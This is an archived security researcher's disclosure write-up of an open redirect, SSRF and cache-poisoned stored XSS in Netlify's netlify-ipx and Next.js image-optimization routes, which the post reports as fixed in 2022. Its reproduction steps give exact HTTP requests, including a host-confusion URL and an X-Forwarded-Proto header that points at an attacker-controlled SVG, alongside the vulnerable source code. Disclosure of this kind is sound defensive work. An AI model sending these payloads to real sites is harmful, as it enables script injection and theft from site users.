Exploiting Web3's Hidden Attack Surface: Universal XSS on Netlify's Next.js Library

Exploiting Web3's Hidden Attack Surface: Universal XSS on Netlify's Next.js Library - Sam Curry, @samwcyo, samcurry.net.


- Published: 2022-09-21
- Original: <https://samcurry.net/universal-xss-on-netlifys-next-js-library/>
- Current location: <https://samcurry.net/universal-xss-on-netlifys-next-js-library>
- Preserved from: https://samcurry.net/universal-xss-on-netlifys-next-js-library (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Exploiting Web3's Hidden Attack Surface: Universal XSS on Netlify's Next.js Library

September 21, 2022



Overview

On August 24th, 2022, we reported a vulnerability to Netlify affecting their Next.js "netlify-ipx" repository which would allow an attacker to achieve persistent cross-site scripting and full-response server side request forgery on any website out of the box. The vulnerability was fixed on August 26th, 2022, and affected many high traffic websites including Gemini, PancakeSwap, Docusign, Moonpay, and Celo.

Introduction

With the introduction of Web3 browser extensions like Phantom, Metamask, and Coinbase Wallet, there has been an increase of seemingly "static" websites which allow users to interact with blockchain networks like Ethereum and Solana directly from the browser. The majority of these static cryptocurrency websites are written in Next.js and run on top of Netlify, Vercel, and Github pages.

One of the reasons we suspect that nearly all of these websites use Next.js is because of how supported Web3 functionality is within the Next.js ecosystem. There are many libraries that make it easy to work with browser extension wallets, so developers choose to build with them.

Since these sites don't typically store sensitive information, have state changing functionality, or have many traditional elements of interactive websites (login, registration, profiles, etc.) it's easy to assume that they lack any interesting server-side functionality. After investigating these

frameworks for a few months however, we realized that this was not the case due to the many server-side components that run on top of Next.js.

How do static Web3 websites differ from a security perspective?

When approaching lightweight JavaScript websites which run on Next.js from a security perspective, the following changes in the traditional CVSS model for the targets:

Integrity (the most important security element for Web3 websites):

- Becomes the most sensitive CVSS element. Users have to trust that the website they're visiting isn't returning incorrect information.
- If an attacker was able to modify the HTTP response to include a malicious contract or tamper with the client's data when it is sent to the contract, they could trick users into signing a transaction which would approve an attacker to access any of their tokens and NFTs.
- The cryptocurrency ecosystem does not currently have a convenient way to validate that the contract address being interacted with belongs to the website owner. The average user will not validate that the contract they're interacting with is correct when performing actions on a website they trust.

Availability:

- Due to the decentralized nature of these websites, users can directly interface with the contract via third party sites or even running a copy of the chain themselves.
- If an attacker were able to take down a popular crypto website, the users would simply go to social media to find an alternative host or use a tool like Etherscan which allows them to interface with the contract directly. This poses additional risks as many users are not technical enough to understand the specifics of forming contract calls (e.g. sending the correct number of decimal points).
- One attack scenario for a denial of service attack would be to (1) compromise a popular site used for contract interaction like Etherscan, then (2) take down popular websites or DNS for sites that typically host the functionality. They could then force a large number of users to interact with their malicious contract and steal user funds.

Confidentiality (the least important security element for Web3 websites):


- Becomes somewhat irrelevant, what sensitive information will you obtain from an application when all of the data is public (on-chain) already?
- Being able to pair wallet addresses and user metadata would be one of the most impactful findings affecting Web3 websites due to the value users place on anonymity.

Methodology


When approaching these sites as bug hunters with our understanding of how they have a different security model, we focused specifically on ways to compromise the integrity of the websites. We paid close attention to how resources were being imported onto the website (imagine if an attacker updated the Tether logo on OpenSea's CDN to an Ethereum logo and then bid on an NFT

with 100 fake ETH for only 100 USD) and hunted for ways we could modify the page responses and page DOM (cross-site scripting, arbitrary file upload, subdomain takeovers, DNS issues, IPFS issues, etc.).

Whenever there are large numbers of particularly sensitive targets that are grouped into any single basket, it's hard to ignore said basket from a security perspective. This led us to auditing the Next.js ecosystem over an on-and-off period of about 3 months.



PancakeSwap, a very active DeFi website, runs on top of Next.js



OpenSea, the largest NFT platform, runs on top of Next.js

Discovery and Findings

One of the offered benefits when using Next.js was their image optimization functionality which worked to serve images faster, cache them, and improve your Google SEO rankings.

The way it worked was that there was an exposed route on the site which would proxy and try to optimize all images. Providers like Netlify would do the heavy lifting and server-side modification of the images so your users would experience faster image loads.

An example user interaction with this service would look like the following:

- Next.js returns a modified DOM whereby all `<img src="..."/>` elements are redirected through the "/_next/image" route
- The user loading the page loads the image via the following HTTP request:

```
GET /_next/image?url=/example.png&w=128&h=128&q=100
```

- The hosting provider loads the resource server-side then generates and returns the modified optimized version for the user
- After investigating this functionality, we observed two things:

When the system would load a resource, it would follow any HTTP redirects, even to external sites (e.g. /_next/image?url=/redirect?url=//attacker.com)

- If a resource returned an error, the site would ignore any content-type checks and return the full page contents (including text/html)

The functionality allowed developers to whitelist hosts whereby the server would make external HTTP requests as an intended functionality

The first issue we identified was an open redirect due to the way the site attempted to load local resources:

---

(1) Open Redirect on "_next/image" via Improper Path Parsing

When the "_next/image" handler attempts to load local resources, it sends a mock HTTP request to itself. Since the URI parameter for the resource is sent via an HTTP GET parameter by the user, an attacker can provide the backslash URL for the URI which is not normally possible unencoded via a normal HTTP request. When this issue is paired with the default behavior for Next.js web servers whereby users are redirected when they try to access a folder which doesn't exist, an attacker can make the HTTP response redirect to arbitrary websites.

Steps to Reproduce

- Send the following HTTP request:

```
GET /_next/image?url=//example.com/&q=100&w=128&h=128
Host: victim.com
```

- Observe the HTTP response which redirects you to "example.com":

```
HTTP/2 308 Permanent Redirect
Content-Type: text/html
Location: /\/\example.com
```

Impact

Directly, this allows an attacker to have an open redirect on any Next.js website running the default "next/image" library. Many of the websites which have this functionality are whitelisted OAuth callback domains. An attacker can achieve account takeover via abusing the open redirect on sites which are OAuth whitelisted.

The above open redirect we found was interesting because it would actually return the redirect to the user versus following it server side. This was because it was actually causing an error on the backend where it didn't allow people to send requests to non-existent routes with extra slashes on the end, so it broke out of the functionality and ended by redirecting the user.

We continued looking into the image optimization endpoints when we found the "_ipx" route. This route was interesting as it functioned very similarly to the "_next/image" route, but had multiple different versions run by different people (e.g. Nuxt.js, a totally separate library, has an extension called "unjs/ipx" which doesn't load external resources, whilst Netlify runs the "@netlify/ipx" NPM module which does).

Since our interest was in finding issues like open redirect, SSRF, and cross-site scripting, we looked into the Netlify IPX version. The IPX route for Netlify worked like the following:

HTTP Request to Optimize Local Resource:

```
GET /_ipx/w_200/%2flocal.png
Host: example.com

(loaded example.com/local.png)
```

HTTP Request to Optimize External Resource:

```
GET /_ipx/w_200/https:%2f%2fexplicitly-allowed-website.com%2fimage.png
Host: example.com

(loaded explicitly-allowed-website.com/image.png IF the site was whitelisted)
```

After playing around with this functionality for a little while, we identified that it was using a unique library for URL parsing that we'd never seen before. We found the source code and realized that it was possible to break the URL parsing through a number of different confusion attacks:

---

(2) Cross-Site Scripting and Server-Side Request Forgery on "@netlify/ipx" via Improper Host Parsing due to Reliance on Vulnerable "unjs/ufo" Library

It is possible to achieve cross-site scripting and server-side request forgery on any website running the "@netlify/ipx" library if the developers have added a whitelisted host to the configuration file due to improper URL parsing in the "unjs/ufo" library.

Steps to Reproduce

- Send the following HTTP request to any website running the "@netlify/ipx" library after adding "example.com" as a whitelisted host to the configuration file and replacing "attacker.com" with a host that is controlled by you:

```
GET /_ipx/w_200/https:%2f%2fexample.com%5c@attacker.com%2fattack.svg
Host: example.com
```

- Observe an HTTP request to sent to the domain you control (attacker.com), and that if you were hosting an SVG file at the specific route with the content type "image/svg+xml" it would be possible to execute arbitrary JavaScript via the SVG file.

Impact

An attacker could execute arbitrary JavaScript and write arbitrary HTML via the malicious SVG file. It is possible to bypass the host whitelist and send/read image files from any website. This could be abused on a large number of websites as the "/_ipx/" route is defaultly installed on many Netlify installations.

After finding the above issue, we were somewhat frustrated as it wasn't a totally universal exploit. The attacker would have to find a host which had added a host to the whitelist and additionally know what hosts had been added to the whitelist.

We switched focus and began to hunt for a universal exploit which would work by default on any "@netlify/ipx" installation. Since the IPX functionality was open source, we began auditing the code and found this interesting snippet:

netlify-ipx/index.ts

```
const handler: Handler = async (event, _context) => {
const host = event.headers.host
const protocol = event.headers['x-forwarded-proto'] || 'http'
```

When building the HTTP request sent out to fetch the optimized image, the server will default to sending "http" unless the protocol is otherwise specified through the "x-forwarded-proto" header. The above code was used in the context of fetching local images as well, so it was usable without a whitelisted host.

We began messing with the "x-forwarded-proto" header before we realized that it was semi-custom and was parsing the entire string from the header. The following code demonstrates that

the "id" parameter (later used in sending the full HTTP request) plainly inserts our string that we've sent in the "x-forwarded-proto" header:

netlify-ipx/index.ts

```
const isLocal = !id.startsWith('http')
if (isLocal) {
  id = `${protocol}://${host}${id.startsWith('/') ? '' : '/'}${id}`
}
if (event.headers.cookie) {
  requestHeaders.cookie = event.headers.cookie
}
```

After the above code parses the "id" parameter, it is used in the following code to actually trigger the HTTP request:

netlify-ipx/index.ts

```
const { response, cacheKey, responseEtag } = await loadSourceImage({
  cacheDir,
  url: id,
  requestEtag,
  modifiers,
  isLocal,
  requestHeaders
})

if (response) {
  return response
}
```

We realized that you could send a full URL with a trailing "?" or "#" via the "x-forwarded-proto" header which would overwrite the entire URL that the server was attempting to reach out to. This was great as well because, since the vulnerable component was built for image optimization, it had a great caching functionality which would cache the image based on the endpoint you loaded via the actual URI.

It was possible to (1) add the "x-forwarded-proto" header with an attacker controlled host and malicious file, then (2) copy the URL that you sent the HTTP request to, and (3) send the full URL to a victim where it had been cached whereby the XSS payload would trigger after opening.

The full report is as follows:

The "netlify-ipx" library uses the "/_ipx/" route to load local resources for image optimization. When building the URL that the server sends the HTTP request to after a user requests a resource, there is a piece of code which accepts input via the "x-forwarded-proto" header and allows an

attacker to completely overwrite the URL which the HTTP request is sent to. It is possible to send a full attacker controlled URL via this header that, when paired with the server caching functionality, creates a stored cross-site scripting payload indexed on whatever URI under the "/_ipx/" route that the attacker decides to use as a caching endpoint (e.g. /_ipx/example.svg)

Steps to Reproduce

- Send the following HTTP request to any endpoint under the "/_ipx/" endpoint where "attacker.com" is the host of a webserver you control and "malicious.svg" is an SVG file with an XSS payload:

```
GET /_ipx/example.svg
Host: example.com
X-Forwarded-Proto: http://attacker.com/malicious.svg?
```

- Observe that the server will proxy the HTTP request to the attacker controlled URL and return the malicious SVG file
- Copy the full URL which you sent the HTTP request to and open it without sending any additional headers, observe that the endpoint has been cached with the HTTP response from the attacker controlled host and will return the malicious content

Impact

Full cross-site scripting and server-side request forgery on all websites running "netlify-ipx". An attacker can create a stored cross-site scripting endpoint which can execute arbitrary JavaScript and HTML when a victim loads the endpoint.

Supporting Media

- Netlify Advisory: https://github.com/netlify/netlify-ipx/security/advisories/GHSA-9jjv-524m-jm98
- Netlify Security Transparency: https://www.netlify.com/blog/our-commitment-to-security-transparency/